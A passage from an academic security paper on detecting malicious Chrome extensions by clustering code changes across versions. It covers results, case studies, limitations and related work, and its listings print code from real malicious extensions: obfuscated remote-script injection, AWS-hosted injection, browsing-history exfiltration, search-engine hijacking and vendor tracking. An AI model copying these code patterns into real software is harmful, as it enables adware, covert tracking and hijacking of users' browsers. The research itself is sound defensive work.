Of these 143 extensions, approximately 43% of them are currently online (64), while the rest of them (79) have been taken down from the webstore, further supporting that our analysis indeed discovers malicious extensions. We extract analytical data for the extensions that are still online, finding that they are installed by a total of 2,458,881 users and have attracted a total of 1,574 comments. The average malicious extension is installed by 36,915 users and has received an average of 32 comments. Given the webstore's official extension categories, Table 7 shows the categories of these extensions, finding that the "Productivity" and "Search Tools" categories contain the most abused extensions, identified via our system.

For the remainder of clusters (i.e. those that did not have any malicious extension seed included in them), we did an analysis based on the type of code that was added that can be seen in Table 8. This clustering is the result of similar code constructs in the code of browser extensions, without signs of malicious behavior. The majority of the formed clusters correspond to extensions having the same author, extensions adding third-party libraries to extend their functionality

Ranking	Word	Score	Ranking	Word	Score
1	calendar	0.47	6	programming	0.35
2	estimates	0.46	7	conversion	0.30
3	keywords	0.40	8	onboarding	0.29
4	javascript	0.39	9	submission	0.28
5	animation	0.38	10	controlling	0.27

Table 9: Top ten TF-IDF words in the descriptions of malicious extensions

```
// Script injection via substrings
var config_fragment =
'<sc' + 'ript sr' + 'c="ht' + 'tps://un' + 'p' +
'kg.com/' + hash + '/' + hour + '.js"></sc' + 'ript>';
var range = document.createRange();
range.setStart(document.body, 0);
document.body
      .appendChild(range.createContextualFragment(config_fragment));
```

Listing 1: Script injection via String Manipulation

```
// Script injection via aws, previous code emitted for space
function(){
if (window._mtz_injected) return true;
window._mtz_injected = 1;
var s = document.createElement('script');
// code injection
s.src = '//s3.amazonaws.com/jscache/72d07657ba1ad678d2.js';
document.body.appendChild(s);
})();|chrome|tabs|executeScript|onUpdated"
```

Listing 2: Injection from Amazon Cloud (AWS)

(e.g. Mindsparkglobal, OneSignal, and TinyMCE), clusters of extensions adding *jQuery* to their code, and generic bundle code that is available on the web to kickstart the development of extensions.

5.3 Further Cluster Analysis

5.3.1 Average Days Online. To understand how malicious extensions update and whether they update differently from benign extensions, we use our historical dataset to identify how long the malicious versions stays online before they are updated with benign ones (e.g. after the developer was informed about the infection). Figure 6 shows that even though the average malicious extension stays online for 99 days, the distribution exhibits a bimodal behavior. That is, if the extension is not taken offline within the first week, it can survive for multiple months before it is taken down.

5.3.2 Malicious Descriptions. Even though the category that a malicious extension belongs to (Table 7) provides some high-level insights as to the functionality that each extension promises users, it lacks details since many different types of extensions are part of the "Productivity" and "Search Tools" categories.

To obtain a more precise view of the features of these extensions, we collected their descriptions from our historical dataset and performed a Term Frequency - Inverse Document Frequency (TF-IDF) analysis, comparing the words in these descriptions to the words available in the rest of the extensions. Table 9 shows the ten words with the highest TF-IDF scores, i.e., the ten words that are significantly more likely to be encountered in the descriptions of a malicious extension, compared to the descriptions of benign extensions. There we can see that these extensions are related to developer tasks (e.g. "javascript," "animation," "programming"), productivity (e.g. "calendar" and "estimates"), and marketing (e.g. "conversion" and "onboarding"). Table 12 and Table 13 (available in the Appendix) show additional extension-description words with high TF-IDF scores as well as the overall categories of these malicious-extension-specific words. Lastly, it is worthwhile to note that, on average, the description of malicious extensions was double that of benign extensions (i.e. 14 lines of text on the Chrome store vs. 7 lines of text).

Malicious Behavior Category	No. Clusters	No. Extensions
Adware	8	52
Permissions & Adware	4	28
User History Tracking	4	30
New Tab & Search Engine Takeover	3	16
Vendors Tracking	2	17
Total	**21**	**143**

Table 10: Categories of the malicious clusters from the JS Code Clustering Stages

5.4 Malicious Clusters Categories

We can split the 21 clusters that our system detected into categories based on the malicious behavior they exhibit. The overall results for the cluster categories are available in Table 10.

5.4.1 Adware. The abuse category with the largest number of clusters is adware, with eight clusters and 52 malicious extensions. Extensions in the adware category inject third-party scripts that either display intrusive popup ads, or replace the advertisements on visited websites. Listing 1 shows an obfuscated injection where the developer of the malicious extension breaks the script into multiple substrings, presumably to hinder manual analysis and evade existing detection systems. Listing 2 shows a different technique where the extension hosts the injected script on AWS, most likely to benefit from the trust associated with the domain.

The next category (four clusters, 28 extensions) is also related to adware where extensions with adware behavior, request permissions that are not necessary for their stated functionality. For example, an extension with background-color-changing functionality, does not need API access to geolocation, web requests, cookie, and permissions to use notifications. However, we find extensions with exactly this type of behavior, asking for unnecessary permissions enabling them to track and monetize the collected user data.

5.4.2 History Tracking. We detected four clusters with 30 malicious extensions, utilizing history tracking. Even though Google analytics scripts were used, which are not malicious in and of themselves, the way they were incorporated in these extensions leads to clear leakage of private data. Specifically, the discovered extensions were collecting the following features: history of the user, clicks on a search prompt, search bar enabled/disabled, news feed, user identifiers, and browser type. History tracking is one of the ways to earn revenue from an extension, gathering a user's browsing session data by recording browsing history and sending it to servers controlled by the developer. In Listing 3, section (A) we can see initially how a Google-defined advertisement looks in the code and on the next part of the code we can see how advertisements are being used to track users, like user id, given by the browser and being collected by the extension. How this is actually achieved can be seen in Listing 3, sections (B) & (C) where using *XmlHttpRequest* the extension sends a request with the data stored locally, in the (B) section extension sends the ID and the action taken by the user via generating the *http* string, while on section (C) it directly sends the data from *localStorage*. Finally, in the last section (D) in the Listing we can see the extension accessing the user history and storing it locally.

```
// (A) ga tracking
var _gaq = _gaq || [];
_gaq.push(["
      _setAccount", "UA-42433700-1"]), _gaq.push(["_trackPageview"]),
   function() {
      var a = document.createElement("script");
      a.type = "text/javascript",
      a.async = !0, a.src = "https://ssl.google-analytics.com/ga.js";
      var b = document.getElementsByTagName("script")[0];
      b.parentNode.insertBefore(a, b) }(),
// (B) xhr to Google analytics
function() {
   gManager.getUid(function (uid) {
      var
      q = '?v=1' + '&tid=' + AnalyticsId + cid + '&ads=ext' + '&t=event
      ' + '&ec=' + category + '&ea=' + action + '&el=' + (label || '');
      q += '&z=' + generateGuid();
      var request = new XMLHHttpRequest();
      request.open
      ('GET', 'https://www.google-analytics.com/collect' + q, true);
      request.send(); }
// (C) xhr dictionary style
xhr.open("GET", localStorage['prodUrl'] + scriptVerPath, false);
// (D) History Tracking
   chrome.runtime.sendMessage({
      message: 'getHistory'
   }, null);
   chrome.runtime.onMessage.addListener(
      function(request, sender, sendResponse) {
         if (request.dataHistory) {
            var dataHistory = request.dataHistory; });
```

Listing 3: History Tracking using Analytics

5.4.3 New Tab & Search Engine Takeover. When an extension takes over newly-opened tabs (an example is shown in Listing 4, section (A)) or change the user's search engine without consent, we classify that extension as malware. This is particularly true when an extension changes logos on search pages and adds its own affiliate links. We detect three clusters with this behavior containing 16 extensions.

Two examples of search-engine takeover can be seen in Listing 4. The code shown in Listing 4, section B, silently changes the search engine to Searchgist by selectively injecting their engine-changing script (`chrome.js`), when the user visits URLs of popular search engines. The second example (Listing 4, section C) defines a list of search engines, with *searchkska.xyz* website set as first option while pretending to be Bing. In some cases (four extensions from these clusters), the extensions take over newly-created tabs *and* search engines.

5.4.4 Vendor Tracking. Other than Google analytics, there are multiple other tracking agencies when they are being misused. We found two clusters of third-party tracking and 17 malicious extension in those clusters. These third parties include Alibaba, Wish, Gearbest, Amazon, Banggood analytics, edatasales website tracking and ecosia URLs tracking. Examples of all those categories can be seen in Listing 5 (in the Appendix). This code tracks the products the user is watching in those websites, the frequency the user visits these sites and the types of website categories the user typically browses. This type of user-preferences data, once collected, can later be monetized by selling them to ad companies. In total, the two Tracking categories combined have six malicious clusters and 47 extensions.

```
// (A) New Tab Takeover
$("#hpNewTab").removeClass("hidden");
if (initialToolbarVersionCheck
       !== -1 && ATB.localStorage.get("pf") !== "V5") //HP New tabs
   ATB.NewTab
      .init(bgPg, $("#mostVisitedLinks"), $('#recentlyClosedLinks'));
else
   ATB.NewTab.init(bgPg, $("#mostVisited"), $('#recentlyClosed'));
// (B) Search engine to Searchgist
(function (f,e) {
  var a = [/.*google\.com$/, /.*bing\.com$/, /.*yahoo\.com$/];
  var k = false;
  for (var c=0; c < a.length; c++) {
    if (window.location.hostname.match(a[c])) {
      k=true;
      break } }
  var g = "//g.searchgist.com";
  var h = "//ssl-g.searchgist.com";
  var b = e.createElement("script");
  b.src = ((e.location.protocol ==
       "https:") ? h : g) + "/html/scripts/inject/chrome.js?tag=" + l;
  (e.head || e.body).appendChild(b)
}) (window, document);
// (C) Search engine to Searchkska
var SEARCH_ENGINES = {
  'bing' :
  { "SearchUrl": "http://searchkska.xyz/ap/?n=40517&id=SY10"  }};
var SEARCH_ENGINES_ORDER = ['bing'];
```

Listing 4: New Tab Takeover

5.5 Case Studies

In this section we present some case studies that showcase the wide range of extension abuse and how our system is capable of detecting them in a malice-agnostic away.

5.5.1 Listed-Unlisted Cluster. An interesting result from our clustering approach is a cluster containing ten extensions, five of which are unlisted in the Chrome extension store. Unlisted extensions are extensions which users cannot find by searching, but require a specific link that will lead to their installation [8]. By analyzing these extensions, we concluded that they work in concert and likely belong to the same actor. These extensions attempt to exfiltrate user data and convince the user to install additional extensions. They are installed by a total of 400K users, some of whom left reviews inquiring about how these extensions were installed on their browsers. The formation of this cluster exemplifies the power of our proposed system which can group seemingly independent extensions into campaigns and help with attack attribution.

5.5.2 Multilingual Cluster. Both benign and malicious extensions can provide content that is tailored to different geographical regions, through the use of region-specific extensions that use different languages. In our case, one malicious, multilingual cluster is the "Search Administrator" cluster (named after an English extension in that cluster) and contains 13 extensions, two of which have already been removed from the extension store. These 13 extensions have a total of 250K users with only 90 reviews and only 190 users actually rating them. The extensions appear to offer no legitimate functionality but exhibit clearly abusive behavior, such as, changing the search engine of the browser and blocking users from visiting URLs related to Google support and the removal of unwanted extensions. Perhaps to avoid getting flagged, this blocking is done by the injection of a large and opaque HTML `div` element that hides the actual content of these pages, instead of outright blocking pages based on their URLs.

5.5.3 Uninstall Cluster. Malicious extensions can engage in behavior that makes them difficult to uninstall, even when the user has identified them. These extensions can redirect the uninstall page, hide the uninstall button, and hide the extensions interface page, so they disable all ways to uninstall the extension. In our clusters, we discovered four extensions that redirect the uninstall page, with one of them creating a clickjacking-like popup with a link to install a different extension when the user clicks on the uninstall button.

5.5.4 Monetization Code. The developers of a browser extension may eventually decide that they want to monetize the userbase that they have attracted. One way of monetizing extensions is by using dedicated, extension-monetizing services which pay developers in exchange for data collection and the display of ads (typically injected in pages where the extension is active). One of our clusters contains three such extensions, one of which had 17K users that started including a file called `monetizus.js` starting from March 2019. Because of the intrusive nature of the injected ads, this extension was eventually taken down but still exposed users to malvertising for more than two weeks before its takedown. Like before, this example shows how our system is capable of detecting malicious extensions in a wide range of scenarios, including when independent developers all attempt to monetize their extensions through the same low-quality services.

5.5.5 Obfuscated Code. There is a very thin line between obfuscation and minification of an extension's source code. While extensions are not allowed to include obfuscated code according to webstore guidelines, we discovered at least 20 extensions with obfuscated code, most of which were online and available to users. Listing 6 (in the Appendix) shows an example of obfuscation discovered in the wild, originating from an extension that is violating webstore guidelines but is available on the webstore at the time of this writing [28].

5.5.6 Malicious Theme Cluster. As a final example, we discovered three clusters with a total of 800 extensions all of which were variations of each other and advertised the same type of theme-related functionality. The developers of these extensions secretly monetized their users by adding affiliate identifiers to regular web links (e.g. links to products on amazon) and injecting ads. This brings the total number of malicious extensions discovered by our system to 943 extensions. We do not include these 800 extensions in our reported counts since these were independently discovered by others, with multiple examples of comments from bots, negative reviews and specific keywords mentioned throughout different extensions from the same bots. We do, however, mention them as further evidence that our system can group together malicious extensions and aid in the attribution of the attacks.

5.6 System Verification

False Positives. Here, we present our cluster-related findings, to demonstrate that our system does not suffer from significant false positive cases. Our system detected 21 malicious clusters involving 145 (143 true positives) extensions. Through manual inspection, we identified only two false positives, which leads to a false positive rate was 1.4%. Both false-positive extensions added thousands of lines

of code, including calls to the abused APIs used by true positives in the malicious clusters and thus were clustered with them.

True Negatives. Similarly, because we want to verify that our system detects as many malicious extensions as possible, we calculate the true negatives from the clustering stage. We sampled 100 extensions from clusters with no malicious seed and through manual inspection we verified them all as true negatives, i.e. in this sampling our system did not miss any malicious extensions.

False Negatives. In general, it is incredibly challenging to quantify false negatives in an open-world setting such as the one used in our paper. Our approach generated thousands of clusters and we can therefore systematically analyze only the ones containing one or more seed malicious extensions. The fact that our system finds malicious extensions that have passed all the dynamic and manual analyses of the Chrome Web Store speaks to its practical ability to detect abuse that is evading all other deployed procedures and systems.

Comparing to past systems that detect malicious browser extensions, only Jagpal et al. [20] and Xing et al. [45] explore false negatives, with the latter using a 2014 dataset (originating from the now defunct Extension Defender) for ground truth. Jagpal et al. [20] rely on human experts and abuse reports to create ground truth for their dataset, neither of which are publicly available. From the rest of the papers that provide raw numbers of extensions with malicious behavior, none of them [5, 6, 14, 23, 36, 41] attempted to quantify false negatives.

6 DISCUSSION

In this section we briefly discuss the results of a 30-day evaluation period of our results and discuss whether attackers could evade our system by changing the way they perform malicious updates.

30-day Evaluation. In total, from the 143 malicious extensions we discovered, only nine of them had comments from real users, suggesting that the extension was exhibiting suspicious behavior. Meanwhile, throughout the period of our experiments we continued crawling the webstore for comments and ratings. For the extensions that had new versions, we crawled and collected the newly added comments from the users.

For a period of 30 days, we run our system for discovering seed extensions through user feedback (described in Section 4.1) and concluded that no new extensions could be identified through new comments and ratings. We did find comments containing some of the low-trustworthiness keywords associated with malicious extensions but none of these instances were true positives.

On the other hand, we observed that five of the extensions that our system identified as malicious, were removed from the webstore during these 30 days. Among these extensions, were two that had a significantly large userbase (and therefore a significantly large pool of users who were affected). The first extension was named *Pdf Converted Hub* and had more than 800,000 users but only *six ratings* from these users. The second extension, *Musixmatch*, was substituted by another extension with the official one having more than 5,000 users before it was taken down. Our system had identified both of these extensions via our clustering-deltas approach and had flagged versions that were active for *months* before they were eventually taken down.

Interestingly, none of the reviews and comments of these extensions mentioned anything related to malicious behavior. This shows that while user-feedback is useful for identifying some malicious extensions in the webstore, it cannot be solely relied on for the detection of malware. Our system was able to detect them because updates of these extensions clustered together with other malicious extensions that *were* flagged by users, and therefore discovered by our system during the user-feedback step.

Artificial introduction and removal of code. In order to evade our system, a malicious extension author could attempt to push a malicious code update with additional APIs in order to simulate an update from a benign extension. Similarly, attackers could attempt to remove certain APIs to make the extension cluster in one of the non-malicious APIs, when we run our system.

Both scenarios are far from trivial for the attacker to execute correctly given the nature of our system. Attackers would need to have access to the exact same dataset so that they could perfectly predict how their updates would cluster and then keep mutating their malicious changes until a desired clustering is achieved. Injecting less code than necessary may stop the attacker from successfully completing his attack whereas injecting more code than necessary increases the detection surface of the malicious update and could therefore be discovered by other malicious-extension-detection systems. Furthermore, introducing and removing code in order to brute-force the set of APIs that will bypass our system, is not a zero-cost approach. After a threshold of unsuccessful bypasses, the attacker's account will be flagged by the Web Store and deleted based on the store's policies. Therefore, the attacker will not only need to establish a new developer account (with email and mobile-phone requirements) but, more importantly, lose control of the entire userbase of the extension(s) associated with the hijacked/purchased account.

Orthogonally to these technical reasons, the types of malicious extensions that our system can detect are, by definition, non targeted, since we rely on multiple code deltas clustering together with one or more of them being a known malicious extension. We therefore argue that attackers who can patiently mutate their malicious updates to bypass a detection system are not part of the threat model that we tackle in this paper.

7 LIMITATIONS AND FUTURE WORK

False Reviews from Competitors and Scarcity of Reviews. While the majority of users have no reason to leave untrue reviews, we did find evidence of fake negative reviews that appeared to be part of an orchestrated attempt to discredit an extension, by the developers of a competing extension.

Specifically, while examining the anomalies flagged by the Anomalize package on the 2,256 extensions with 50 or more ratings, we discovered that the website of an extension developer claimed that their extension was under attack through negative reviews, by some known competitors [16, 31]. The extension developer of the purportedly affected extension, not only encouraged users to report the competing extensions but also opened a ticket with Google [42] reporting this illicit behavior, claiming that the competitors cloned the extension in question, added malicious functionality to it, and then started downvoting the original extension through automated means (i.e. most likely using bots).

In general, as Figure 3 shows, most ratings of extensions concentrate on the highest and lowest scores (i.e. 1 and 5). This is expected

since most users do not leave feedback unless they are exceptionally satisfied or exceptionally dissatisfied with a product or a service. Extensions that have very few comments limit our ability to perform any statistical analysis in them to identify anomalies. The fewer the organic comments on a given extension, the more damage a negative campaign from a competing developer can have on an extension, and on the ability to identify true negative comments as anomalies.

This concentration of ratings and the occasional fake-review campaign does make anomaly detection more challenging but, as we showed in this paper, given enough ratings, there is still sufficient variance to detect anomalies and identify extensions that turned malicious. Better bot detection and incentives for users to leave feedback could further improve the quality and number of comments and therefore also improve the user-feedback step of our system.

Evasions through JavaScript libraries. It is not uncommon for developers to adopt a given library in their extension and therefore push that library in their next update. During our analysis, jQuery was the most commonly added JavaScript library. In our database of extension versions, we identified 221,118 files claiming to be jQuery (through naming conventions) but we could only match 33,890 of them to known jQuery versions through comparing their hashes with the hashes of known jQuery libraries. Given the large number of unmatched files, we opine that the majority of the unmatched jQuery files are not malicious but may rather be customizations that we are not aware of and therefore did not include in our database of known jQuery versions. At the same time, we cannot guarantee that some of these jQuery versions are not maliciously modified scripts that use jQuery to hide their malice. Identifying benign vs. malicious customizations of large JavaScript libraries is a research topic in and of itself and we therefore leave this task for future work.

Another method that attackers may use in the future is to direct their API calls through jQuery, in order to hide the API functionality from our static analysis model. A future version of our pipeline can straightforwardly deal with this potential evasion by mapping jQuery calls to specific APIs using existing JS analysis tools [22].

Missing versions of browser extensions. Our system relies on being able to identify the last benign version of an extension so that it can identify its update deltas and cluster them with other updates. Given that we are not associated with the Chrome webstore, we could not always obtain all the versions that were necessary for our experiments. While this is a limitation of our work, we argue that extension stores could deploy our system with "perfect" fidelity since they observe *all* extensions versions and therefore can compare an extension update with all other updates.

Requirement of manual analysis. Lastly, it is worth noting that our system requires an amount of manual analysis, both for identifying the true positives of malicious extensions that can serve as seeds for identifying others, but also to differentiate between true positives and false positives after the clustering-deltas step. We therefore see our system as a helping tool for security analysts who have a finite amount of time and resources and therefore need to prioritize the analysis of extensions that are likely to be malicious.

8 RELATED WORK

Given their privileged position in a user's browser, the security and privacy of browser extensions have attracted a significant amount of work from the community.

Security. The majority of prior work on the security of browser extensions, has focused on either detecting malicious browser extensions, or benign extensions that are vulnerable to attacks and could therefore be exploited by malicious websites.

On the malicious-extension front, Kapravelos et al. proposed Hulk [23], a dynamic-analysis system that exposed extensions to honeypot-like content and monitored whether these extensions exfiltrated that content. Using these techniques, Hulk discovered 130 malicious browser extensions that had evaded prior detection systems and were installed by millions of users. Thomas et al. [41] and Xing et al. [45] also use dynamic analysis to identify whether malicious extensions added new advertisements on websites visited by users, or replace the affiliate identifiers of existing ads. By analyzing extensions from Chrome, Opera and Firefox, Somé [36] demonstrated the security and privacy concerns that extensions may pose, identifying 171 Chrome extensions with malicious behavior.

Jagpal et al. [20] report on three years worth of detecting malicious extensions at the official Chrome Web Store, using a combination of dynamic analysis, permission analysis, developer reputation, and static analysis. Our proposed system also uses static analysis but, instead of trying to determine whether an extension is benign or malicious in isolation, clusters the deltas of extension updates and focuses on the clusters containing known malicious extensions. Leontiadis et al. described how Facebook detects malicious browser extensions, by identifying suspicious behaviors suggesting the presence of malicious extensions [14]. Bán and Livshits, in the context of the Brave browser, recently discussed the various approaches proposed to detect malicious extensions, concluding that there is still a need for techniques and systems that can scale to the size and dynamics of modern extension markets [5]. We therefore argue that our proposed system offers a step in the right direction since it focuses on the deltas of browser extensions and capitalizes on previously-detected malicious extensions to label future ones.

Next to infecting users with malicious extensions, attackers also capitalize on benign but vulnerable extensions, to steal data and obtain a foothold on privileged browser APIs. To protect against vulnerable extensions, prior work proposed techniques to detect vulnerabilities (e.g. Bandhakavi [6] proposing detection using information-flow analysis) as well as more secure architectures for developing and deploying browser extensions [7, 18].

Privacy. Next to detecting extensions that intentionally as well as unintentionally leak private user data [10, 38, 44], browser extensions have also been investigated from a browser-fingerprinting perspective. Being able to detect the extensions that users have voluntarily installed, not only enables trackers to use the resulting entropy for re-identifying users, but for also determining sensitive information about users, such as, their socioeconomic class, and political affiliations. Prior work has shown that extensions are fingerprintable via their web-accessible resources [19, 33], the unique ways in which they modify a webpage's DOM [24, 37, 39], timing channels [32], as

well as their response to tailored post messages [24]. Unlike the extensions we study in this paper, these fingerprintable extensions are not malicious but unintentionally make users less private on the web.

9 CONCLUSION

In this work, we explored the malicious browser extension landscape by observing deltas in extension code over time. We built a system that analyzed 1.5 million comments from Google Web Store in order to identify malicious extensions that we can use as seeds. We analyzed 922,684 different extension versions, a dataset of collected extensions that spans over six years, and performed clustering based on the similarity of the code between version updates. By using our initial malicious seeds, we discovered 21 malicious clusters with 143 extensions that share similar updates to their code. Although some of these malicious extensions were already flagged as malicious by the webstore, we discovered 64 (44%) that were still available and installed by a total of 2,458,881 users. Our work demonstrates that clustering extensions based on the similarity of their code deltas is a step to the right direction and can detect malicious extensions, in an abuse-agnostic way. Current systems that aim to limit the abuse from malicious extensions can benefit greatly by our proposed extension-analysis techniques to identify extensions that are currently evading detection.

10 REPRODUCIBILITY

To enable reproducibility as well as future quantitative comparisons, we open-source our code as well as the dataset of all the clusters containing at least one malicious extension. The code for reproducing this project is available at:

https://github.com/wspr-ncsu/extensiondeltas

ACKNOWLEDGMENTS

We thank the anonymous reviewers for their helpful feedback. This work was supported by the Office of Naval Research (ONR) under grants N00014-17-1-2541 and N00014-20-1-2720 and by the National Science Foundation (NSF) under grants CNS-1703375, CMMI-1842020 and CNS-1941617.

REFERENCES

[1] DBSCAN Algorithm. 2020. https://scikit-learn.org/stable/modules/generated/sklearn.cluster.DBSCAN.html. [Online].
[2] Chrome announces no obfuscation anymore on extensions. 2020. https://blog.chromium.org/2018/10/trustworthy-chrome-extensions-by-default.html.
[3] Extension Apis. 2020. https://cs.chromium.org/chromium/src/chrome/common/extensions/api/. [Online].
[4] Native Apis. 2020. https://cs.chromium.org/chromium/src/chrome/browser/resources/. [Online].
[5] Dénes Bán and Benjamin Livshits. 2019. Extension Vetting: Haven't We Solved This Problem Yet?. In *Proceedings of the Workshop on Measurements, Attacks, and Defenses for the Web (MADWeb)*.
[6] Sruthi Bandhakavi, Samuel T King, Parthasarathy Madhusudan, and Marianne Winslett. 2010. VEX: Vetting Browser Extensions for Security Vulnerabilities. In *Proceedings of the USENIX Security Symposium*.
[7] Adam Barth, Adrienne Porter Felt, Prateek Saxena, and Aaron Boodman. 2010. Protecting Browsers from Extension Vulnerabilities. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*.
[8] Aidan Beggs and Alexandros Kapravelos. 2019. Wild Extensions: Discovering and Analyzing Unlisted Chrome Extensions. In *Proceedings of the Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA)*.
[9] Malware Report by Arstechnica. 2014. https://arstechnica.com/information-technology/2014/01/malware-vendors-buy-chrome-extensions-to-send-adware-filled-updates/.
[10] Quan Chen and Alexandros Kapravelos. 2018. Mystique: Uncovering information leakage from browser extensions. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*.
[11] Mega NZ Compromised. 2018. https://www.zdnet.com/article/mega-nz-chrome-extension-caught-stealing-passwords-cryptocurrency-private-keys/.
[12] Hoverzoom Extension Malware Controversy. 2013. https://www.ghacks.net/2013/12/26/hoverzooms-malware-controversy-imagus-alternative/.
[13] Anupam Das, Gunes Acar, Nikita Borisov, and Amogh Pradeep. 2018. The Web's Sixth Sense: A Study of Scripts Accessing Smartphone Sensors. In *Proceedings of the ACM Conference on Computer and Communications Security (CCS)*.
[14] Louis F. DeKoven, Stefan Savage, Geoffrey M. Voelker, and Nektarios Leontiadis. 2017. Malicious Browser Extensions at Scale: Bridging the Observability Gap between Web Site and Browser. In *Proceedings of the USENIX Workshop on Cyber Security Experimentation and Test (CSET)*.
[15] Crypto Wallet Extensions. 2020. https://news.bitcoin.com/google-cryptocurrency-wallet-browser. [Online].
[16] Freeaddon Fake Extensions. 2017. http://freeaddon.com/warning-adware-virus-distributors-are-making-fake-extensions-based-on-freeaddon-sportifytab/.
[17] Manifest file. 2020. https://developer.chrome.com/extensions/manifest. [Online].
[18] A. Guha, M. Fredrikson, B. Livshits, and N. Swamy. 2011. Verified Security for Browser Extensions. In *Proceedings of the IEEE Symposium on Security and Privacy*.
[19] Gabor Gyorgy Gulyas, Doliere Francis Some, Nataliia Bielova, and Claude Castelluccia. 2018. To Extend or Not to Extend: On the Uniqueness of Browser Extensions and Web Logins. In *Proceedings of the Workshop on Privacy in the Electronic Society (WPES)*.
[20] Nav Jagpal, Eric Dingle, Jean-Philippe Gravel, Panayiotis Mavrommatis, Niels Provos, Moheeb Abu Rajab, and Kurt Thomas. 2015. Trends and Lessons from Three Years Fighting Malicious Extensions. In *Proceedings of the USENIX Security Symposium*.
[21] All jQuery Releases. 2020. https://github.com/jquery/jquery/releases. [Online].
[22] Jordan Jueckstock and Alexandros Kapravelos. 2019. VisibleV8: In-Browser Monitoring of JavaScript in the Wild. Association for Computing Machinery, New York, NY, USA.
[23] Alexandros Kapravelos, Chris Grier, Neha Chachra, Christopher Kruegel, Giovanni Vigna, and Vern Paxson. 2014. Hulk: Eliciting Malicious Behavior in Browser Extensions. In *Proceedings of the USENIX Security Symposium*.
[24] Soroush Karami, Panagiotis Ilia, Konstantinos Solomos, and Jason Polakis. 2020. Carnus: Exploring the Privacy Threats of Browser Extension Fingerprinting. In *Proceedings of the Symposium on Network and Distributed System Security (NDSS)*.
[25] Shang Li, Srijan Kumar, Tudor Dumitras, and V. S. Subrahmanian. 2018. *Breaking Bad: Forecasting Adversarial Android Bad Behavior*. Springer.
[26] Google Publisher Tag library. 2020. https://developers.google.com/doubleclick-gpt/reference. [Online].
[27] Software Obfuscation. 2020. https://www.sciencedirect.com/topics/computer-science/obfuscation. [Online].
[28] Obfuscated Extension Online. 2020. https://chrome.google.com/webstore/detail/linkedin-email-finder-ada/abpjeombpodcafecdidejijglognakhe. [Online].
[29] Anomalize package in R. 2020. https://cran.r-project.org/web/packages/anomalize/index.html. [Online].
[30] Sudhir R Paul and Karen Y Fung. 1991. A generalized extreme studentized residual multiple-outlier-detection procedure in linear regression. *Technometrics* (1991).
[31] Freeaddon Fake Reviews. 2017. http://freeaddon.com/spam-bots-accounts-spamming-5-star-reviews-on-extensions-made-by-other-developers/.
[32] Iskander Sanchez-Rola, Igor Santos, and Davide Balzarotti. 2017. Extension Breakdown: Security Analysis of Browsers Extension Resources Control Policies. In *Proceedings of the USENIX Security Symposium*.
[33] Alexander Sjösten, Steven Van Acker, and Andrei Sabelfeld. 2017. Discovering Browser Extensions via Web Accessible Resources. In *Proceedings of the ACM Conference on Data and Application Security and Privacy (CODASPY)*.
[34] Extensions sold and turned into Adware. 2014. https://www.pcworld.com/article/2089580/spammers-buy-chrome-extensions-and-turn-them-into-adware.html.
[35] Feedly Extension Takeover (sold). 2014. https://www.labnol.org/internet/sold-chrome-extension/28377/.
[36] Dolière Francis Somé. 2019. EmPoWeb: Empowering Web Applications with Browser Extensions. In *Proceedings of the IEEE Symposium on Security and Privacy*.
[37] Oleksii Starov, Pierre Laperdrix, Alexandros Kapravelos, and Nick Nikiforakis. 2019. Unnecessarily Identifiable: Quantifying the fingerprintability of browser extensions due to bloat. In *Proceedings of the International Conference on World Wide Web (WWW)*.
[38] Oleksii Starov and Nick Nikiforakis. 2017. Extended Tracking Powers: Measuring the Privacy Diffusion Enabled by Browser Extensions. In *Proceedings of the International Conference on World Wide Web (WWW)*.
[39] Oleksii Starov and Nick Nikiforakis. 2017. XHOUND: Quantifying the Fingerprintability of Browser Extensions. In *Proceedings of the IEEE Symposium on Security and Privacy*.
[40] Chrome Web Store. 2020. https://chrome.google.com/webstore/category/extensions. [Online].

[41] Kurt Thomas, Elie Bursztein, Chris Grier, Grant Ho, Nav Jagpal, Alexandros Kapravelos, Damon McCoy, Antonio Nappa, Vern Paxson, Paul Pearce, Niels Provos, and Moheeb Abu Rajab. 2015. Ad injection at scale: Assessing deceptive advertisement modifications. In *Proceedings of the IEEE Symposium on Security and Privacy*.

[42] Themes Companies Google Ticket. 2018. https://groups.google.com/a/chromium.org/forum/#!topic/chromium-extensions/GNHuwqVLhdM.

[43] Esprima Tool. 2020. https://esprima.org/demo/parse.html. [Online].

[44] Michael Weissbacher, Enrico Mariconti, Guillermo Suarez-Tangil, Gianluca Stringhini, William Robertson, and Engin Kirda. 2017. Ex-ray: Detection of history-leaking browser extensions. In *Proceedings of the Annual Computer Security Applications Conference (ACSAC)*.

[45] Xinyu Xing, Wei Meng, Byoungyoung Lee, Udi Weinsberg, Anmol Sheth, Roberto Perdisci, and Wenke Lee. 2015. Understanding Malvertising Through Ad-Injecting Browser Extensions. In *Proceedings of the International Conference on World Wide Web (WWW)*.

[46] Chrome Unobfuscation ZdNet. 2020. https://www.zdnet.com/article/google-to-no-longer-allow-chrome-extensions-that-use-obfuscated-code/.

```
// (A) multiple sources tracking
function dispatchScript(id) {
  switch (id) {
    case 1: return 'scripts/merchants/aliexpress.js'
    case 2: return 'scripts/merchants/alibaba.js'
    case 4: return 'scripts/merchants/gearbest.js'
    case 5: return 'scripts/merchants/banggood.js'
    case 6: return 'scripts/merchants/wish.js'  }}
// (B) edatasales tracking
"config": [function(require, module, exports) {
    'use strict';
    module.exports = {
        sourceId: 'A9LZecYD-vHUZ-Tufp-hrmp-bxorCHy6KmCR',
        typeHistory: 'history',
        typeStats: 'stats',
        debug: false,
        standalone: true,
        version: '1.1.8',
        apiUr;: 'https://edatasales.com/sdk/'};{}];
// (C) ecosia tracking
chrome.webRequest.onHeadersReceived.addListener(function (details)
{
  var ecoUR = getHeader(details.responseHeaders, "Eco-UR");
  if (ecoUR)
  { setPending(details.requestId, ecoUR); }},
{ urls: ['*://jgy3.ggclk.com/url?*'], // Ecosia tracking URLs
  types: ['main_frame']},
['blocking', 'responseHeaders']);
// (D) Session tracking
var Re = function() {
       function a(a, c, d) {
          T(qf[x], a, c, d)
       }
       a("_createTracker", qf[x].r, 55);
       a("_getTracker", qf[x].oa, 0);
       a("_getTrackerByName", qf[x].u, 51);
       a("_getTrackers", qf[x].pa, 130);
```

Listing 5: Several Vendors tracking

```
{var x=p[_0x484a("0x69")](v);if(x)return
      x[_0x484a("0x89")]}Object.defineProperty(a,_0x484a("0x4")
